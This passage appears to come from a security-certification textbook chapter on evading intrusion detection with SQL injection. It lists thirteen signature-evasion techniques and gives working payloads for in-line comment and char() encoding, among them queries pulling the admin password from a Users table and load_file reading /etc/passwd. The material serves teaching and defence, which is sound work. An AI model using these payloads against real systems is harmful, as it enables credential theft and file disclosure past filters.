
Figure 15.23: Evading IDS



Types of Signature Evasion Techniques

1 **In-line Comment**
Obscures input strings by inserting in-line comments between SQL keywords

2 **Char Encoding**
Uses the built-in CHAR function to represent a character

3 **String Concatenation**
Concatenates text to create an SQL keyword using DB specific instructions

4 **Obfuscated Codes**
Obfuscated code is an SQL statement that has been made difficult to understand

5 **Manipulating White Spaces**
Obscures input strings by dropping white space between the SQL keywords

6 **Hex Encoding**
Uses hexadecimal encoding to represent an SQL query string

7 **Sophisticated Matches**
Uses alternative expression of ”OR 1=1”

8 **URL Encoding**
Obscure input string by adding percent sign ‘%’ before each code point

9 **Null Byte**
Uses the null byte (%00) character prior to a string in order to bypass the detection mechanism

10 **Case Variation**
Obfuscate an SQL statement by mixing it with uppercase and lowercase letters

11 **Declare Variables**
Uses variables that can be used to pass a series of specially crafted SQL statements and bypass the detection mechanism

12 **IP Fragmentation**
Uses packet fragments to obscure an attack payload which goes undetected by the signature mechanism


13 **Variations**
Uses the WHERE statement that always evaluates to 'true,' so that any mathematical or string comparison can be used

Types of Signature Evasion Techniques

Different types of signature evasion techniques are listed below:

- **In-line Comment**: Obscures input strings by inserting in-line comments between SQL keywords.
- **Char Encoding**: Uses a built-in CHAR function to represent a character.
- **String Concatenation**: Concatenates text to create an SQL keyword using DB-specific instructions.
- **Obfuscated Code**: Obfuscated code is an SQL statement that has been made difficult to understand.
- **Manipulating White Spaces**: Obscures input strings by inserting a white space between SQL keywords.
- **Hex Encoding**: Uses hexadecimal encoding to represent an SQL query string.
- **Sophisticated Matches**: Uses alternative expression of ”OR 1=1”.
- **URL Encoding**: Obscures an input string by adding the percent sign (%) before each code point.
- **Null Byte**: Uses the null byte (%00) character prior to a string to bypass the detection mechanism.
- **Case Variation**: Obfuscates SQL statement by mixing it with upper and lower case letters.

- **Declare Variables**: Uses variables to pass a series of specially crafted SQL statements and bypass the detection mechanism.
- **IP Fragmentation**: Uses packet fragments to obscure the attack payload, which goes undetected by the signature mechanism.
- **Variations:** Uses a WHERE statement that is always evaluated as “true”, so that any mathematical or string comparison can be used.



Evasion Technique: In-line Comment and Char Encoding

In-line Comment

Evade signatures that filter white spaces

- In this technique, white spaces between SQL keywords are **replaced by inserting in-line comments**
- `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM
/**/Users/**/WHERE/**/username/**/LIKE/*
*/'admin'--
```

- You can use inline comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/
**/FR/**/OM/**/Users/**/WHE/**/RE/**/
username/**/LIKE/**/'admin'--
```

Char Encoding

- The `Char()` function can be used to inject SQL injection statements into MySQL without using double quotes

Load files in unions (string = "/etc/passwd"):

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,
115,115,119,100))),1,1,1;
```

Inject without quotes (string = "%"):

```
' or username like char(37);
```

Inject without quotes (string = "root"):

```
' union select * from users where
login = char(114,111,111,116);
```

Check for existing files (string = "n.ext"):

```
' and 1=( if(
(load_file(char(110,46,101,120,116))
<>char(39,39)),1,0));
```

Evasion Technique: In-line Comment

An evasion technique is successful when a signature filters white spaces in the input strings. In this technique, an attacker obfuscates the input string via in-line comments. In-line comments create SQL statements that are syntactically incorrect but valid and can hence bypass various input filters. In-line comments allow an attacker to write SQL statements without white spaces.

For example, `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/**/
LIKE/**/'admin'--
```

You can use in-line comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**/RE
/**/ username/**/LIKE/**/'admin'--
```

Evasion Technique: Char Encoding

With the char() function, an attacker can encode a common injection variable present in the input string to avoid detection in the signature of network security measures. This char() function converts hexadecimal and decimal values into characters that can easily pass through SQL engine parsing. The char() function can be used for SQL injection into MySQL without double quotes.

For example:

- **Load files in unions (string = "/etc/passwd")**

  ```
  ' union select 1,
  (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
  ```

- **Inject without quotes (string = "%")**

